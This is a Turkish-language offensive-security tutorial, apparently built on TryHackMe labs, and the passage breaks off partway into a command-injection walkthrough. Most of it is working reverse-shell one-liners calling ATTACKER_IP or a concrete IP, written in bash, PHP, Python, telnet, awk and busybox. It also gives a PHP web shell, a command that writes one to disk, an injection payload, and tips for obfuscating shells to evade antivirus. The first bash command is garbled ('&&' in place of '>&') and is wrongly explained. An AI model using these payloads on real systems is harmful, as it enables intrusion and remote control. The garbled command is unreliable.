## Bash Tabanlı Reverse Shell Vektörleri

Linux sistemlerin büyük çoğunluğunda varsayılan olarak gelen Bash (Bourne Again SHell), ağ bağlantıları kurabilme yeteneğine sahiptir. Bu yetenek, sistemde Netcat veya Python olmasa bile Reverse Shell almamızı sağlar.

### 1. Standart Bash Reverse Shell

Sektörde en çok bilinen ve ilk denenen payload'dur.

```
target@tryhackme:~$ bash -i && /dev/tcp/ATTACKER_IP/443 0>&1
```

#### Teknik Analiz ve Mantık Zinciri:

- `bash -i` : İşletim sisteminde interaktif (etkileşimli) bir Bash kabuğu başlatır. İnteraktif olması, kabuğun dışarıdan girdi beklediği ve çıktı ürettiği anlamına gelir.
- `/dev/tcp/ATTACKER_IP/443` : Bu bir izin veya dosya değildir; Bash'in dahili çekirdek yeteneklerinden biridir (Pseudo-device). Bash, `/dev/tcp/` yolunu gördüğünde belirtilen IP ve porta doğrudan bir TCP soketi açar.
- `&&` : Yönlendirme (Redirection) operatörüdür. Standart Çıktı (Stdout - 1) ve Standart Hata (Stderr - 2) akışlarının **ikisini birden** belirtilen TCP soketine yönlendirir. Bu sayede hedefte çalışan komutların sonuçları ve hata mesajları doğrudan saldırgana iletilir.
- `0>&1` : Standart Girdi'yi (Stdin - 0), Standart Çıktı'nın (1) gittiği yere yönlendirir. Çıktı zaten TCP soketine gittiği için, girdi de saldırganın terminalinden hedefe akmaya başlar. Böylece tam bir çift yönlü iletişim kurulur.

### 2. Bash Read Line (Okuma Döngüsü) Reverse Shell

Geleneksel `bash -i` komutu güvenlik cihazları (WAF/EDR) tarafından "kötü niyetli" olarak etiketlenip engellendiğinde kullanılan alternatif bir atlatma (Bypass) tekniğidir.

```
target@tryhackme:~$ exec 5<>/dev/tcp/ATTACKER_IP/443; cat <&5 | while read
line; do $line 2>&5 >&5; done
```

## Teknik Analiz ve Mantık Zinciri:

- `exec 5<>/dev/tcp/...` : İşletim sisteminde **5 numaralı özel bir Dosya Tanımlayıcı (File Descriptor - FD)** oluşturur ve bunu saldırganın IP:Port'una TCP üzerinden hem okuma ( < ) hem yazma ( > ) için bağlar. (Linux'ta 0, 1, 2 varsayılandır, 3 ve sonrası serbesttir).
- `cat <&5` : 5 numaralı tanımlayıcıdan (yani saldırganın yolladığı TCP paketlerinden) gelen verileri okur.
- `| while read line; do $line` : Okunan her bir veriyi (line) alır ve işletim sisteminde doğrudan bir komut ( \$line ) olarak yürütür.
- `2>&5 >&5` : Çalıştırılan komutun hatalarını (2) ve çıktılarını (1) tekrar 5 numaralı tanımlayıcıya (saldırgana) geri yollar.

## 3. Bash Dosya Tanımlayıcı (File Descriptor) Varyasyonları

Eğer sistem 5 numaralı FD'yi kullanıyorsa (çakışma varsa) veya hedef kabuk doğrudan Bash yerine `sh` ise kullanılan varyasyonlardır.

```
target@tryhackme:~$ 0<&196;exec 196<>/dev/tcp/ATTACKER_IP/443; sh <&196
>&196 2>&196
```

- **Mantık:** Yukarıdaki mantıkla tamamen aynıdır. Güvenlik cihazlarını şaşırtmak ve çakışmaları önlemek için yüksek bir tanımlayıcı olan **196** numaralı FD seçilmiştir. Ayrıca `bash` yerine daha ilkel olan `sh` kabuğu çağırılmıştır.

```
target@tryhackme:~$ bash -i 5<> /dev/tcp/ATTACKER_IP/443 0<&5 1>&5 2>&5
```

- **Mantık:** 5 numaralı FD üzerinden TCP soketi açılır. Standart girdi ( 0<&5 ), standart çıktı ( 1>&5 ) ve standart hata ( 2>&5 ) tek tek bu sokete manuel olarak bağlanır.

## PHP Tabanlı Reverse Shell Vektörleri

Web uygulamalarındaki zafiyetlerin (File Upload, Remote Code Execution) sömürülmesinde birincil hedeftir. PHP sunucu tabanlı çalıştığı için, hedefteki web sunucusunun (Örn: Apache, Nginx) işletim sistemi yetkileriyle (genellikle `www-data` ) komut çalıştırmamızı sağlar.

**ÖNEMLİ (B Planı Stratejisi):** Birçok güvenli sistemde, `php.ini` yapılandırma dosyasındaki `disable_functions` kısıtlaması nedeniyle `system()` veya `exec()` gibi fonksiyonlar yasaklanmıştır. Bu nedenle bir uzmanın farklı PHP yürütme (execution) fonksiyonlarına hakim olması elzemdir.

**Genel Çekirdek Mantık:** Tüm PHP payload'larında ortak olan ilk adım

`$sock=fsockopen("ATTACKER_IP",443);` kodudur. Bu kod saldırgana bir TCP socketi açar. İşletim sistemi bu sockete otomatik olarak **3** numaralı dosya tanımlayıcıyı (FD 3) atar (0,1 ve 2 dolu olduğu için ilk boş olan 3'tür). Bu yüzden sonraki komutlarda `sh <&3 >&3 2>&3` kullanılarak girdi ve çıktılar bu sockete yönlendirilir.

## PHP Fonksiyon Varyasyonları

```
// exec() Fonksiyonu ile (Sadece komutu çalıştırır, doğrudan ekrana basmaz,
yönlendirme şarttır)
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);exec("sh <&3
>&3 2>&3");'
```

```
// shell_exec() Fonksiyonu ile (exec ile aynı mantıktadır)
target@tryhackme:~$ php -r
'$sock=fsockopen("ATTACKER_IP",443);shell_exec("sh <&3 >&3 2>&3");'
```

```
// system() Fonksiyonu ile (Komutu çalıştırır ve sonucu anında tarayıcıya/
çıktıya gönderir)
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);system("sh
<&3 >&3 2>&3");'
```

```
// passthru() Fonksiyonu ile (Bypass için çok kritiktir. Çıktıya hiç
müdahale etmez, raw (ham) veriyi geçirir. Binary verilerde hayat kurtarır.)
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);passthru("sh
<&3 >&3 2>&3");'
```

```
// popen() Fonksiyonu ile (Process oluşturur ve dosya okur gibi "r" (read)
moduyla komut çalıştırır)
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);popen("sh <&3
>&3 2>&3", "r");'
```

## Python Tabanlı Reverse Shell Vektörleri

Python, modern Linux sistemlerinde neredeyse her zaman yüklü olan (Özellikle Python3) ve inanılmaz stabil shell bağlantıları sağlayan bir dildir. Python payload'larının en büyük avantajı, işletim sisteminde sahte bir terminal (**PTY - Pseudo Terminal**) üreterek bağlantı kararlılığını zirveye taşımasıdır.

*(Aşağıdaki komutlarda PY-C ibaresi `python -c` veya `python3 -c` anlamına gelir. `-c` parametresi, python kodunu bir dosyadan okumak yerine doğrudan komut satırından çalıştırmayı sağlar).*

### 1. Çevre Değişkenleri (Environment Variables) ile Python Shell

Bağlantı parametrelerini komutun içine gömmek yerine sistem değişkenlerine atayarak gizlilik sağlayan yöntemdir.

```
target@tryhackme:~$ export RHOST="ATTACKER_IP"; export RPORT=443; python -c
'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.get
env("RPORT"))));[os.dup2(s.fileno(),fd) for fd in
(0,1,2)];pty.spawn("bash")'
```

### Teknik Analiz ve Mantık Zinciri:

- `export RHOST=...` : Hedef IP ve Port'u çevre değişkenlerine kaydeder.
- `import sys,socket,os,pty;` : Ağ, işletim sistemi ve pseudo-terminal modüllerini yükler.
- `s=socket.socket(); s.connect(...)` : Hedef ve port değişkenlerini okuyarak bir TCP soketi açıp bağlantı sağlar.
- `[os.dup2(s.fileno(),fd) for fd in (0,1,2)];` : Güçlü bir döngüdür. Açılan soketin dosya numarasını ( `s.fileno()` ), işletim sisteminin Standart Girdi (0), Çıktı (1) ve Hata (2) kanallarına kopyalar ( `os.dup2` ). Artık tüm trafik soketten geçmektedir.
- `pty.spawn("bash")` : **En kritik nokta!** Standart `sh` yerine tam teşekküllü bir `bash` terminali (PTY) oluşturur. Bu sayede bağlantımız anında kopmaz, komut istemi `user@hostname:/$` şeklinde stabil gelir.

## 2. Subprocess Modülü ile Python Shell

Eğer `os` modülünde komut çalıştırma yetkileri kısıtlanmışsa `subprocess` kütüphanesi devreye girer.

```
target@tryhackme:~$ python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("10.4.99.209",443));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
```

- **Mantık:** IPv4 ( `AF_INET` ) ve TCP ( `SOCK_STREAM` ) tipinde bir soket açıkça tanımlanır. Kalan süreç `os.dup2` ve `pty.spawn` ile aynı mantıkta ilerler.

## 3. Kısa Python Reverse Shell (One-Liner)

Boyutun kısıtlı olduğu (örneğin Buffer Overflow payload'ları veya küçük RCE alanları) durumlarda gereksiz boşlukların silindiği kompakt versiyondur.

```
python -c 'import
os,pty,socket;s=socket.socket();s.connect(("ATTACKER_IP",443));
[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("bash")'
```

## Alternatif / Egzotik Reverse Shell Vektörleri

Hedef sistemde (özellikle IoT cihazlar, Docker konteynerleri, gömülü sistemler) Bash, Python, PHP veya Netcat bulunmayabilir. Bu durumda işletim sisteminde bulunan standart

veya ilkel araçlar manipüle edilir.

## 1. Telnet Üzerinden FIFO Bağlantısı

Telnet aslen bir yönetim protokolü olsa da, Named Pipe (İsimlendirilmiş Boru Hattı) kullanılarak bir arka kapıya dönüştürülebilir.

```
target@tryhackme:~$ TF=$(mktemp -u); mkfifo $TF && telnet ATTACKER_IP 443
0<$TF | sh 1>$TF
```

### Teknik Analiz:

- `TF=$(mktemp -u)` : Sistemde eşsiz (unique) ve geçici bir dosya adı üretip `TF` değişkenine atar (Örn: `/tmp/tmp.xYz123`).
- `mkfifo $TF` : Bu adla bir Named Pipe oluşturur.
- `telnet ... 0<$TF` : Saldırganın IP:Port'una bir Telnet bağlantısı açar. Ancak girdiği komutları klavyeden değil, açtığı `$TF` pipe'ından alır ( `0<$TF` ).
- `| sh 1>$TF` : Telnet'ten gelen veriyi `sh` kabuğuna gönderir. Komut çalıştıktan sonra sonuçları ( `1>$TF` ) tekrar pipe'ın içine yazar. Mükemmel bir I/O döngüsü kurulur.

## 2. AWK Vektörü

AWK, Linux sistemlerinde metin manipülasyonu için bulunan efsanevi bir araçtır. Çoğu yönetici AWK'nın ağ yeteneği olduğunu bilmez, bu nedenle Mavi Takım tarafından genellikle gözden kaçırılır.

```
target@tryhackme:~$ awk 'BEGIN {s = "/inet/tcp/0/ATTACKER_IP/443"; while(42)
{ do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) >
0) print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null
```

- **Mantık:** AWK'nın çekirdeğindeki `/inet/tcp/0/` soket mimarisi kullanılır. Komut, dışarıdan gelen girdileri satır satır okuyan ( `getline c` ), işletim sisteminde yürüten ve standart çıktığı aynı soket üzerinden ( `|& s` ) geri gönderen sonsuz bir döngü `while(42)` yaratır.

## 3. BusyBox Netcat (IoT ve Konteyner Vektörü)

Kısıtlı sistemlerde (örneğin akıllı yönlendiriciler veya Docker) standart Linux araçları yerine hepsinin tek bir dosyaya sıkıştırılmış hali olan **BusyBox** bulunur.

```
target@tryhackme:~$ busybox nc ATTACKER_IP 443 -e sh
```

- **Mantık:** BusyBox içindeki Netcat uygulaması çağrılır. En kritik parametre olan `-e sh` (Execute) sayesinde, saldırganla bağlantı kurulduğu anda hedefin `/bin/sh` kabuğu bu bağlantıya enjekte edilir. Modern Linux dağıtımlarındaki standart Netcat'lerde güvenlik

amacıyla bu `-e` parametresi bilinçli olarak silinmiştir, ancak BusyBox versiyonunda genellikle aktiftir.

# Web Shell (Web Kabuğu) Mimarisi ve HTTP Tabanlı Sömürü Vektörleri

## Web Shell Kavramsal Altyapısı ve Operasyonel Gizlilik

Siber güvenlik operasyonlarında **Web Shell**, hedef web sunucusunun doğal olarak desteklediği bir programlama dilinde (PHP, ASP, JSP veya basit CGI betikleri) yazılmış ve sızılan sistem üzerinde işletim sistemi komutları (OS Commands) çalıştırmak üzere tasarlanmış zararlı bir betiktir (script).

**Neden Web Shell Kullanıyoruz?** Geleneksel Reverse Shell veya Bind Shell teknikleri, ağ üzerinde yeni ve şüpheli TCP bağlantıları başlatır. Ancak Web Shell, komutlarını ve çıktılarını tamamen meşru HTTP/HTTPS (Port 80/443) istekleri (Requests) ve cevapları (Responses) üzerinden taşır. Sunucu üzerinde normal bir web sayfası ( `.php` veya `.aspx` dosyası) gibi barındırıldığı ve mevcut uygulama dosyalarının arasına gizlenebildiği için, Güvenlik Duvarlarını (Firewalls) ve çoğu Ağ İzleme sistemini zahmetsizce atlatır (Bypass). Bu özelliği onu hem kalıcılık (Persistence) hem de gizlilik açısından saldırganların favori aracı yapar.

## Minimalist PHP Web Shell: Kod Anatomisi ve İstismar Mantığı

Sürecin nasıl işlediğini anlamak için, web sunucusunun kök dizinine (Web Root) yüklenen basit ve tek satırlık bir PHP Web Shell'in kaynak kodunu derinlemesine inceleyelim.

```
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

### Payload'un Satır Satır Analizi ve Mantık Zinciri:

- `isset($_GET['cmd'])` : Kodun herhangi bir komut çalıştırmadan önce `cmd` adında bir **GET** parametresinin (URL üzerinden gelen veri) gönderilip gönderilmediğini kontrol ettiği kontrol (if) bloğudur.
  - Operasyonel Önemi (Plan B):** Bu satır basit görünse de kritik bir güvenlik önlemdir. Eğer bu kontrol olmasaydı ve dosyaya doğrudan (parametresiz) erişilseydi, PHP arka planda boş bir komut çalıştırmaya çalışacak ve ekrana bir "Warning: Undefined array key" hatası basacaktı. Bu tür hatalar sunucu loglarında (error.log) anormal bir aktivite olarak görünür ve Mavi Takım'ın (Blue Team) dikkatini çeker.
- `$_GET['cmd']` : Kullanıcının (salırganın) URL çubuğunda `?cmd=` şeklinde gönderdiği veriyi yakalayan PHP süper global dizisidir.

- `system(...)` : Çekirdek (Kernel) ile iletişim kuran asıl tehlikeli fonksiyondur. PHP'nin kendisine verilen string (metin) değerini doğrudan alt işletim sisteminin kabuğuna (Bash veya CMD) iletmesini ve oradan dönen sonucu hiçbir filtreleme yapmadan doğrudan HTTP yanıtı (HTTP Response) olarak tarayıcıya yansıtmasını sağlar.
  - **Alternatif Vektörler:** Profesyonel bir saldırgan, hedefteki sunucu yöneticisinin `php.ini` dosyasında `system()` fonksiyonunu yasaklamış (`disable_functions`) olabileceğini bilir. Bu durumda koda anında müdahale edilerek yerine `passthru()` , `shell_exec()` veya `exec()` gibi alternatif çalıştırma fonksiyonları denenmelidir.

## Web Shell'in Sunucuya Enjekte Edilmesi (Deployment Vectors)

Bu kodun yazılması tek başına bir anlam ifade etmez; hedef sunucuda derlenip çalışabilmesi için sisteme fiziksel olarak aktarılması gerekir. Bu işlem genellikle web uygulamasındaki mevcut güvenlik zafiyetlerinin sömürülmesiyle gerçekleştirilir:

- **Unrestricted File Upload (Kısıtlamasız Dosya Yükleme):** Uygulamanın profil fotoğrafı veya belge yükleme alanlarında dosya uzantılarının (örn: `.php` ) veya MIME tiplerinin doğru kontrol edilmemesi durumudur. Saldırgan `shell.php` dosyasını bu formlar üzerinden sunucunun `/uploads/` dizinine yükler.
- **File Inclusion (Dosya Dahil Etme - LFI/RFI):** Sunucunun dışarıdan veya içeriden rastgele dosyaları çağırıp çalıştırmasına olanak tanıyan zafiyetlerdir.
- **Command Injection (Komut Enjeksiyonu):** Başka bir zafiyet üzerinden doğrudan `echo` komutu kullanılarak web root dizinine sıfırdan bir web shell dosyası yazdırılabilir ( `echo '<?php system($_GET["c"]); ?>' > shell.php` gibi).

## Çalıştırma ve Çıktı Alma (Execution)

Web shell sunucuya başarıyla yerleştirildikten (deploy) sonra, tetikleme işlemi basit bir web tarayıcısı veya `curl` komutu ile HTTP GET isteği yapılarak gerçekleştirilir.

Örnek HTTP GET İsteği:

```
http://victim.com/uploads/shell.php?cmd=whoami
```


### Sistemin Arka Plandaki Akışı:

1. Saldırgan yukarıdaki URL'ye istek atar. Sunucu (Örn: Apache) `/uploads/` dizinindeki `shell.php` dosyasını bulur ve PHP motoruna (PHP Engine) iletir.
2. PHP motoru, URL'deki `cmd=whoami` parametresini ayrıştırır ve `whoami` değerini `system()` fonksiyonunun içine yerleştirir.
3. İşletim sistemi `whoami` komutunu çalıştırır ve o anki yetkili kullanıcının adını (örn: `www-data` ) döndürür.
4. Bu veri HTTP yanıtının (200 OK) gövdesine (body) yerleştirilir ve doğrudan saldırganın ekranında düz metin olarak görüntülenir.

## Sektör Standartı Gelişmiş Web Shell Araçları

Minimalist (tek satırlık) Web Shell'ler tespit edilmeleri zor olduğu için (Stealth Mode) ilk erişim aşamasında çok faydalıdır. Ancak dosya indirme/yükleme, veritabanı bağlantısı kurma veya ağ içi tarama yapma gibi karmaşık "Post-Exploitation" eylemleri için saldırganlar çok daha yetenekli ve hazır araçlara başvururlar. İnternette yaygın olarak bulunan bazı profesyonel örnekler şunlardır:

- **p0wny-shell:** Tek bir PHP dosyasından oluşan, ancak saldırganın tarayıcısında interaktif bir terminal arayüzü (Terminal Emulator) çizen son derece şık ve minimalist bir web shell'dir. Sürekli `?cmd=` yazma zahmetinden kurtarır, komut geçmişini tutar.



```
p0wny@shell:~/public/p0wny-shell# ls -lah
total 40K
drwxr-xr-x  3 flo flo 4,0K nov.  10 00:05 .
drwxrwxr-x 17 flo flo 4,0K nov.   9 19:56 ..
drwxr-xr-x  8 flo flo 4,0K nov.  10 00:05 .git
-rw-r--r--  1 flo flo  479 nov.   9 21:31 LICENSE
-rw-r--r--  1 flo flo  412 nov.   9 21:45 README.md
-rw-rw-r--  1 flo flo  11K nov.   9 21:30 screenshot.png
-rw-r--r--  1 flo flo  6,7K nov.  10 00:05 shell.php


p0wny@shell:~/public/p0wny-shell# cd ..

p0wny@shell:~/devel/public# echo hello > hello.txt


p0wny@shell:~/devel/public# cat hello.txt
hello

p0wny@shell:~/devel/public#
```

- **b374k shell:** Komut çalıştırmanın çok ötesine geçen, zengin özellikli (feature-rich) bir PHP shell'dir. İçerisinde gelişmiş bir dosya yöneticisi (File Manager), süreç (Process) yöneticisi, tersine bağlantı (Reverse Shell) tetikleyicisi ve veritabanı (MySQL vb.) yönetim modülleri bulunur.



- **c99 shell:** Siber güvenlik tarihinin en ünlü, en köklü ve devasa boyutlardaki PHP web shell'lerinden biridir. İçerisinde hedef sistemi keşfetmek için yüzlerce otomatik araç barındırır.



**DİKKAT (Kullanım Riski):** c99 gibi popüler ve imzası (signature) çok bilinen web shell'ler, modern Antivirüs (AV) veya Web Application Firewall (WAF) sistemleri tarafından saniyeler içinde tespit edilip silinir. Bu yüzden Red Team operasyonlarında bu tarz araçlar ya ciddi şekilde kod karartma (Obfuscation) işleminden geçirilmeli ya da daha özel, sıfırdan yazılmış (custom) betikler tercih edilmelidir.

## Uygulamalı Zafiyet İstismarı: Command Injection ve Unrestricted File Upload Operasyonları

### Zafiyet 1: 10.112.xxx.xx:8081 Üzerinde Komut Enjeksiyonu (Command Injection) Analizi ve İstismarı

**Command Injection** (Uygulamanın kullanıcıdan aldığı veriyi yeterince temizlemeden doğrudan işletim sistemi çekirdeğine bir komut olarak iletmesi zafiyeti), sistemde tam yetki elde etmenin en doğrudan yoludur. Hedef uygulama olan **10.112.xxx.xx:8081** adresindeki

sistem, muhtemelen arka planda bir `ping` , `nslookup` veya `curl` işlemi çalıştırıyor ve bizim verdiğimiz girdiyi bu komutların sonuna ekliyor.

## Adım 1: Zafiyetin Tespiti ve Mantıksal Sınırların Zorlanması (Fuzzing)

Sistemin komutları nasıl işlediğini anlamak için işletim sistemlerinin komut birleştirme operatörlerini (Command Separators) kullanmamız gerekir. Uygulamanın girdi alanına (input field) aşağıdaki test payload'larından birini göndererek sistemin tepkisini ölçeriz.

Test Payload'u:

```
127.0.0.1; id
```

Bu payload uygulamanın arka planında çalıştırıldığında işletim sistemi şu komutu işler: `ping 127.0.0.1; id`.

**Mantıksal Derinlik:** Buradaki noktalı virgül ( ; ) operatörü Linux sistemlerde "ilk komutun bitmesini bekle veya hata alsa bile umursama, hemen ardından ikinci komuta geç" emrini verir. Alternatif olarak, ilk komutun başarılı olması şartına bağlı olan `&&` (AND) veya ilk komutun çıktısını ikinci komuta aktaran `|` (Pipe) operatörleri de denenebilir.

Beklenen Terminal/Tarayıcı Çıktısı:

### Hash The File

```
uid=33(www-data) gid=33(www-data)  
groups=33(www-data)
```

Bu çıktıda `ping` sonucunun hemen altında yer alan `uid=33(www-data)` bilgisi, arka planda `id` komutumuzun başarıyla çalıştığını ve zafiyetin varlığını kesin olarak kanıtlar. Aynı zamanda sistemde düşük yetkili bir web kullanıcısı (www-data) olarak bulunduğumuzu gösterir.

## Adım 2: Zafiyetin Silahlandırılması (Weaponization) ve Reverse Shell Elde Edilmesi

Komut çalıştırabildiğimizi doğruladığımıza göre, bir sonraki hedefimiz bu kısıtlı komut alanını tam teşekküllü bir etkileşimli terminale çevirmektir. Bunun için kendi makinemizde **4444** portunu dinlemeye alıp hedef sistemden kendimize bir **Reverse Shell** (Tersine Kabuk) başlatacağız.

